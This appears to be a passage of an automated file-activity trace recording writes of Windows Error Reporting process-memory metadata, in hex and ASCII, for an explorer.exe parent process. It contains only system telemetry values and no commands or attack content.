C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1426	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 30 00 37 00 32 00 38 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>101072896</PeakVirtualSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1524	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 30 00 36 00 34 00 37 00 30 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>101064704</VirtualSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1596	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1600	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1606	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 37 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3760</PageFaultCount>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1680	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1684	2	09 00		success or wait	3	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1690	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 37 00 39 00 31 00 38 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>12791808</PeakWorkingSetSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1788	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1792	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1798	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 37 00 38 00 37 00 37 00 31 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>12787712</WorkingSetSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>180744</QuotaPeakPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 35 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>180576</QuotaPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 31 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>73176</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 38 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>72824</QuotaNonPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 37 00 38 00 30 00 30 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4780032</PagefileUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 37 00 38 00 38 00 32 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4788224</PeakPagefileUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 37 00 38 00 30 00 30 00 33 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4780032</PrivateUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 35 00 34 00 31 00 32 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5354128</Uptime>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 33 00 34 00 38 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>63480</PageFaultCount>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 32 00 35 00 31 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125251584</PeakWorkingSetSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 36 00 34 00 31 00 32 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>124641280</WorkingSetSize>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3780	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11792 32</QuotaPeakPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3896	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3900	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	3910	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 31 00 38 00 38 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>1118816</ QuotaPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4010	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4014	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4024	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91 984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4148	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4152	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4162	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 31 00 38 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>81840< /QuotaNonPagedPoolUsage>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4270	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4274	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4284	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 30 00 36 00 37 00 37 00 31 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>46067712</PagefileUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB608.tmp.WERInternalMetadata.xml	4376	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>48054272</PeakPagefileUsage>	success or wait	1	6CDE497A	unknown
